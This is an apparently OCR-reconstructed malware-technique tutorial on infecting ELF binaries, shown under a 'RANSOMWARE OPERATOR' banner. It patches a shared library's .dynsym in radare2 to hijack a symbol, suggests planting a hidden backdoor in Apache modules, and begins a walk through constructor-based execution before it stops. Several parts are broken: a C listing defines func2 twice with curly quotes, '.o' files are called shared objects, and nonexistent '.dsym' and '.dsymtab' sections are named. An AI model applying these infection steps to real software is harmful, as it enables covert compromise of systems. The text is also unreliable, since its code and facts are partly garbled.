THIS DOMAIN HAS BEEN SEIZED
UwU
RANSOMWARE OPERATOR

ELF Binaries: One Algorithm to Infect Them All


Authored by sad0p

ELF (Executable and Linking Format) is the standard format for organizing data and code that will occupy a process's image and its memory dump when a crash occurs (commonly referred to as a "core dump") in Unix-like environments. You can find the format utilized for executable binaries, shared object files (files ending in .o), shared libraries/shared objects (files ending in .so), kernel modules (files ending in .ko), and firmware (files ending in .bin but contain program or application specific code and data embedded in ELF) on platforms including mobile phones, PCs, embedded systems (game consoles, IoT, IIoT, etc.), and servers. Due to the popularity of the ELF format, there has been a steady stream of research into its instrumentation. One particular area of interest that we will focus on is the insertion of malicious code (referred to as parasitic code from here on out) into an ELF binary while keeping its original functionality.

In this piece, we'll walk through ELF binary infection through example. To get the most out of this, I encourage the reader to familiarize themselves with the ELF standard (see references at the end) or use it as a guide in parallel with the information here.

Inserting parasitic code into an ELF binary is commonly called "ELF binary infection." ELF binary infection at the "highest quality" often involves using infection algorithms. These algorithms generally target ELF under one of its use cases. For example, infecting an executable that is either dynamically or statically linked could be performed by infection algorithm, Text Segment Padding, or PT_NOTE to PT_LOAD on 32-bit or 64-bit Intel Architecture (we focus primarily on x86_64 and x86 architecture for the paper's entirety). However, infecting a shared object (library) with either Text Segment Padding or PT_NOTE to PT_LOAD would present a hurdle for parasitic code execution, as most shared objects do not utilize an entry point (the dynamic/runtime linker and loader being one exception) and consequently won't be executed directly by a user or the system. Instead, shared libraries via the dynamic linker (ld-linux-*.so.*) are mapped into the process's image when the linker identifies dependencies (references to code or data not readily available in the executable but part of a shared object).

One possible circumvention to this problem might involve hooking/hijacking an exported symbol in a shared library. You locate the symbol of the desired function in the .dsym section and change its value (the address) to that of your parasitic payload. Then when an application linked against the shared library calls, the function associated with the hijacked symbol would result in the execution of the parasite.



```c
/*
testlib.h
*/
void func1();
void func2();

/*
    main.c
*/
#include "testlib.h"
int main() {
    func1();
}

/*
    testlib.c
*/
#include<stdio.h>
#include "testlib.h"

void func1() {
    printf("This is func1\n");
}
void func2() {
    printf("This is func2\n");
}

void func2() {

    printf(“This is func2\n”);

}
```

We compile testlib.c to produce testlib.so, our shared library:

```
sh-5.1$ gcc -c testlib.c -o testlib.o -fPIC

sh-5.1$ gcc -shared testlib.o -o testlib.so
```

Our application (main.c), which will be compiled and dynamically linked against testlib.so as such:

```
sh-5.1$ gcc main.c ./testlib.so -o main
```

Running the application will produce the expected result.


```
sh-5.1$ ./main

This is func1
```

```
sh-5.1$
```

We can examine the exports of testlib.so with `radare2 (r2)`:


```
sh-5.1$ radare2 -w testlib.so
ERROR: Cannot determine entrypoint, using 0x00001040
WARN: run r2 with -e bin.cache=true to fix relocations in disassembly

 -- Command layout is: <repeat><command><bytes>@<offset>.  For example: 3x20@0x33 will
show 3
hexdumps of 20 bytes at 0x33

[0x00001040]> iE

[Exports]

nth paddr      vaddr      bind   type size lib name
―――――――――――――――――――――――――――――――――――――――――――――――――――

6   0x00001109 0x00001109 GLOBAL FUNC 22       func1
7   0x0000111f 0x0000111f GLOBAL FUNC 22       func2
[0x00001040]>
```

From this, we can see that the symbol func1 has a value of 0x00001109 and func2 symbol has a value of 0x0000111f. These values correspond to the address of func1 and func2, respectively. We can verify this by running `objdump -d testlib.so`:




```
0000000000001109 <func1>:
    1109:       55                      push   %rbp
    110a:       48 89 e5                mov    %rsp,%rbp
    110d:       48 8d 05 ec 0e 00 00    lea    0xeec(%rip),%rax        # 2000 <_fini+0xec8>
    1114:       48 89 c7                mov    %rax,%rdi
    1117:       e8 14 ff ff ff          call   1030 <puts@plt>
    111c:       90                      nop
    111d:       5d                      pop    %rbp
    111e:       c3                      ret

000000000000111f <func2>:
    111f:       55                      push   %rbp
    1120:       48 89 e5                mov    %rsp,%rbp
    1123:       48 8d 05 e4 0e 00 00    lea    0xee4(%rip),%rax        # 200e <_fini+0xed6>
    112a:       48 89 c7                mov    %rax,%rdi
    112d:       e8 fe fe ff ff          call   1030 <puts@plt>
    1132:       90                      nop
    1133:       5d                      pop    %rbp
    1134:       c3                      ret
```

From here, all we need to do is modify the symbol value of func1 to that of func2 with r2, but first, we have to locate the .dsymtab section. Running `readelf -S testlib.so` will print out our section header table. From there, we can use the address field in the output to help us locate it in r2 for patching.



```
sh-5.1$ readelf -S testlib.so
There are 28 section headers, starting at offset 0x33a8:

Section Headers:
  [Nr] Name              Type             Address           Offset
       Size              EntSize          Flags  Link  Info  Align
  [ 0]                   NULL             0000000000000000  00000000
       0000000000000000  0000000000000000           0     0     0
  [ 1] .note.gnu.pr[...] NOTE             00000000000002a8  000002a8
       0000000000000030  0000000000000000   A       0     0     8
  [ 2] .note.gnu.bu[...] NOTE             00000000000002d8  000002d8
       0000000000000024  0000000000000000   A       0     0     4
  [ 3] .gnu.hash         GNU_HASH         0000000000000300  00000300
       0000000000000028  0000000000000000   A       4     0     8
  [ 4] .dynsym           DYNSYM           0000000000000328  00000328
       00000000000000c0  0000000000000018   A       5     1     8
```

Entry #4 is the section header table entry for the .dynsym in previous graphic. We can seek to this address in `r2`




```
sh-5.1$ radare2 -w testlib.so
ERROR: Cannot determine entrypoint, using 0x00001040
WARN: run r2 with -e bin.cache=true to fix relocations in disassembly
 -- Change the UID of the debugged process with child.uid (requires root)
[0x00001040]> s 0x00000328
[0x00000328]> px
- offset -   2829 2A2B 2C2D 2E2F 3031 3233 3435 3637  89ABCDEF01234567
0x00000328   0000 0000 0000 0000 0000 0000 0000 0000  ................
0x00000338   0000 0000 0000 0000 1000 0000 2000 0000  ............ ...
0x00000348   0000 0000 0000 0000 0000 0000 0000 0000  ................
0x00000358   5b00 0000 1200 0000 0000 0000 0000 0000  [...............
0x00000368   0000 0000 0000 0000 0100 0000 2000 0000  ............ ...
0x00000378   0000 0000 0000 0000 0000 0000 0000 0000  ................
0x00000388   2c00 0000 2000 0000 0000 0000 0000 0000  ,... ...........
0x00000398   0000 0000 0000 0000 4600 0000 2200 0000  ........F..."...
0x000003a8   0000 0000 0000 0000 0000 0000 0000 0000  ................
0x000003b8   5500 0000 1200 0c00 0911 0000 0000 0000  U...............
0x000003c8   1600 0000 0000 0000 6000 0000 1200 0c00  ........`.......
0x000003d8   1f11 0000 0000 0000 1600 0000 0000 0000  ................
0x000003e8   005f 5f67 6d6f 6e5f 7374 6172 745f 5f00  .__gmon_start__.
0x000003f8   5f49 544d 5f64 6572 6567 6973 7465 7254  _ITM_deregisterT
0x00000408   4d43 6c6f 6e65 5461 626c 6500 5f49 544d  MCloneTable._ITM
0x00000418   5f72 6567 6973 7465 7254 4d43 6c6f 6e65  _registerTMClone
[0x00000328]>
```

Above we can see the hex-dump of .dynsym. If you look at offset line 0x000003b8 then 9 bytes over you will see a familiar address “0911000000000000” that’s the little endian version of the func1 symbol value and address of func1. This is our target. Below is the structure of each symbol if you are curious as to what the other fields in the hex-dump might be.

```c
typedef struct elf64_sym {
  Elf64_Word st_name;          /* Symbol name, index in string tbl */
  unsigned char st_info;       /* Type and binding attributes */
  unsigned char st_other;      /* No defined meaning, 0 */
  Elf64_Half st_shndx;         /* Associated section index */
  Elf64_Addr st_value;         /* Value of the symbol */
  Elf64_Xword st_size;         /* Associated symbol size */
} Elf64_Sym;
```

Continuing with our exercise, we successfully seek to the start of the address we want to overwrite. Then modify the value there with the func2 symbol value, exit, and rerun the main application.




```
[0x000003c1]> s 0x000003b8+8

[0x000003c0]> px

- offset -   C0C1 C2C3 C4C5 C6C7 C8C9 CACB CCCD CECF  0123456789ABCDEF
0x000003c0  0911 0000 0000 0000 1600 0000 0000 0000  ................
0x000003d0  6000 0000 1200 0c00 1f11 0000 0000 0000  `...............
0x000003e0  1600 0000 0000 0000 005f 5f67 6d6f 6e5f  .........__gmon_
0x000003f0  7374 6172 745f 5f00 5f49 544d 5f64 6572  start__._ITM_der
0x00000400  6567 6973 7465 7254 4d43 6c6f 6e65 5461  egisterTMCloneTa
0x00000410  626c 6500 5f49 544d 5f72 6567 6973 7465  ble._ITM_registe
0x00000420  7254 4d43 6c6f 6e65 5461 626c 6500 5f5f  rTMCloneTable.__
0x00000430  6378 615f 6669 6e61 6c69 7a65 0066 756e  cxa_finalize.fun
0x00000440  6331 0070 7574 7300 6675 6e63 3200 6c69  c1.puts.func2.li
0x00000450  6263 2e73 6f2e 3600 474c 4942 435f 322e  bc.so.6.GLIBC_2.
0x00000460  322e 3500 0000 0100 0200 0100 0100 0200  2.5.............
0x00000470  0100 0100 0000 0000 0100 0100 6600 0000  ............f...
0x00000480  1000 0000 0000 0000 751a 6909 0000 0200  ........u.i.....
0x00000490  7000 0000 0000 0000 f83d 0000 0000 0000  p........=......
0x000004a0  0800 0000 0000 0000 0011 0000 0000 0000  ................
0x000004b0  003e 0000 0000 0000 0800 0000 0000 0000  .>..............
[0x000003c0]> wv 0x0000111f
[0x000003c0]> px
- offset -   C0C1 C2C3 C4C5 C6C7 C8C9 CACB CCCD CECF  0123456789ABCDEF
0x000003c0  1f11 0000 0000 0000 1600 0000 0000 0000  ................
0x000003d0  6000 0000 1200 0c00 1f11 0000 0000 0000  `...............
0x000003e0  1600 0000 0000 0000 005f 5f67 6d6f 6e5f  .........__gmon_
0x000003f0  7374 6172 745f 5f00 5f49 544d 5f64 6572  start__._ITM_der
0x00000400  6567 6973 7465 7254 4d43 6c6f 6e65 5461  egisterTMCloneTa
0x00000410  626c 6500 5f49 544d 5f72 6567 6973 7465  ble._ITM_registe
0x00000420  7254 4d43 6c6f 6e65 5461 626c 6500 5f5f  rTMCloneTable.__
0x00000430  6378 615f 6669 6e61 6c69 7a65 0066 756e  cxa_finalize.fun
0x00000440  6331 0070 7574 7300 6675 6e63 3200 6c69  c1.puts.func2.li
0x00000450  6263 2e73 6f2e 3600 474c 4942 435f 322e  bc.so.6.GLIBC_2.
0x00000460  322e 3500 0000 0100 0200 0100 0100 0200  2.5.............
0x00000470  0100 0100 0000 0000 0100 0100 6600 0000  ............f...
0x00000480  1000 0000 0000 0000 751a 6909 0000 0200  ........u.i.....
0x00000490  7000 0000 0000 0000 f83d 0000 0000 0000  p........=......
0x000004a0  0800 0000 0000 0000 0011 0000 0000 0000  ................
0x000004b0  003e 0000 0000 0000 0800 0000 0000 0000  .>..............
[0x000003c0]> quit
sh-5.1$ ./main
This is func2
```

We have successfully redirected execution to func2 via symbol hijacking.


Considering our target binaries could have been part of a large software suite (Apache HTTP Server for example), where we hijack request handling functionality to insert our logic, we could insert code that searches the HTTP request for a magic number identifying a “client” who wants to access the backdoor functionality. Such an infection would allow us to blend in with regular HTTP traffic via one of Apache’s trusted modules. In many cases, the system admin and network analyst would likely be no wiser. However, the limitation of this approach is that we would need an ELF binary to call the function linked to the exported and hijacked symbol. So let us look at how we can get code execution simply by having an ELF binary run when linked against an infected shared object.

To demonstrate this technique, we’ll first target a dynamically linked library on a “dummy” program:




```
/*
    ctors.c
    compile: gcc ctorcs.c -o ctors
*/

#include<stdio.h>
__attribute__ ((constructor)) void msg(int argc, char **argv) {
    printf(“hello from msg() constructor\n”);
}

__attribute__((constructor)) void second() {
    printf(“hello from second() constructor\n”);
}

void not_called() {
    puts(“I should have never been called\n”);
}

int main() {
    puts(“hello from main -- hopefully all constructors were called.\n”);
    return 0;
}
```

This program is simple; it has two functions with constructor attributes. The constructor attribute will cause the defined functions labeled with them to execute before the *main* function in the order they are defined. Finally, there is a *not_called* function that should not be reached/executed under normal circumstances. Our dummy program will be called “ctors” and the associated source file “ctors.c”. Compilation instructions are in the comments in the source code. Executing the resulting binary yields the expected results:




```
[sad0p@Arch-Deliberate experimental]$ ./ctors
hello from msg() constructor
hello from second() constructor
hello from main -- hopefully all constructors were called.

[sad0p@Arch-Deliberate experimental]$
```

Using the `nm` command (list symbols in our binary) and piping the output to `grep` to look for our `msg` function will yield its position in our program. We then disassemble the binary with `objdump` to verify the location by disassembling the binary along with the function.



```
[sad0p@Arch-Deliberate experimental]$ nm ctors | grep msg
0000000000001139 T msg
[sad0p@Arch-Deliberate experimental]$ objdump -d ctors | grep 1139 -A 20
0000000000001139 <msg>:
    1139:       55                      push   %rbp
    113a:       48 89 e5                mov    %rsp,%rbp
    113d:       48 83 ec 10             sub    $0x10,%rsp
    1141:       89 7d fc                mov    %edi,-0x4(%rbp)
    1144:       48 89 75 f0             mov    %rsi,-0x10(%rbp)
    1148:       48 8d 05 b9 0e 00 00    lea    0xeb9(%rip),%rax        # 2008 <_IO_stdin_used+0x8>
    114f:       48 89 c7                mov    %rax,%rdi
    1152:       e8 d9 fe ff ff          call   1030 <puts@plt>
    1157:       90                      nop
    1158:       c9                      leave
    1159:       c3                      ret

000000000000115a <second>:
    115a:       55                      push   %rbp
    115b:       48 89 e5                mov    %rsp,%rbp
    115e:       48 8d 05 c3 0e 00 00    lea    0xec3(%rip),%rax        # 2028 <_IO_stdin_used+0x28>
    1165:       48 89 c7                mov    %rax,%rdi
    1168:       e8 c3 fe ff ff          call   1030 <puts@plt>
    116d:       90                      nop
    116e:       5d                      pop    %rbp
    116f:       c3                      ret
[sad0p@Arch-Deliberate experimental]$
```

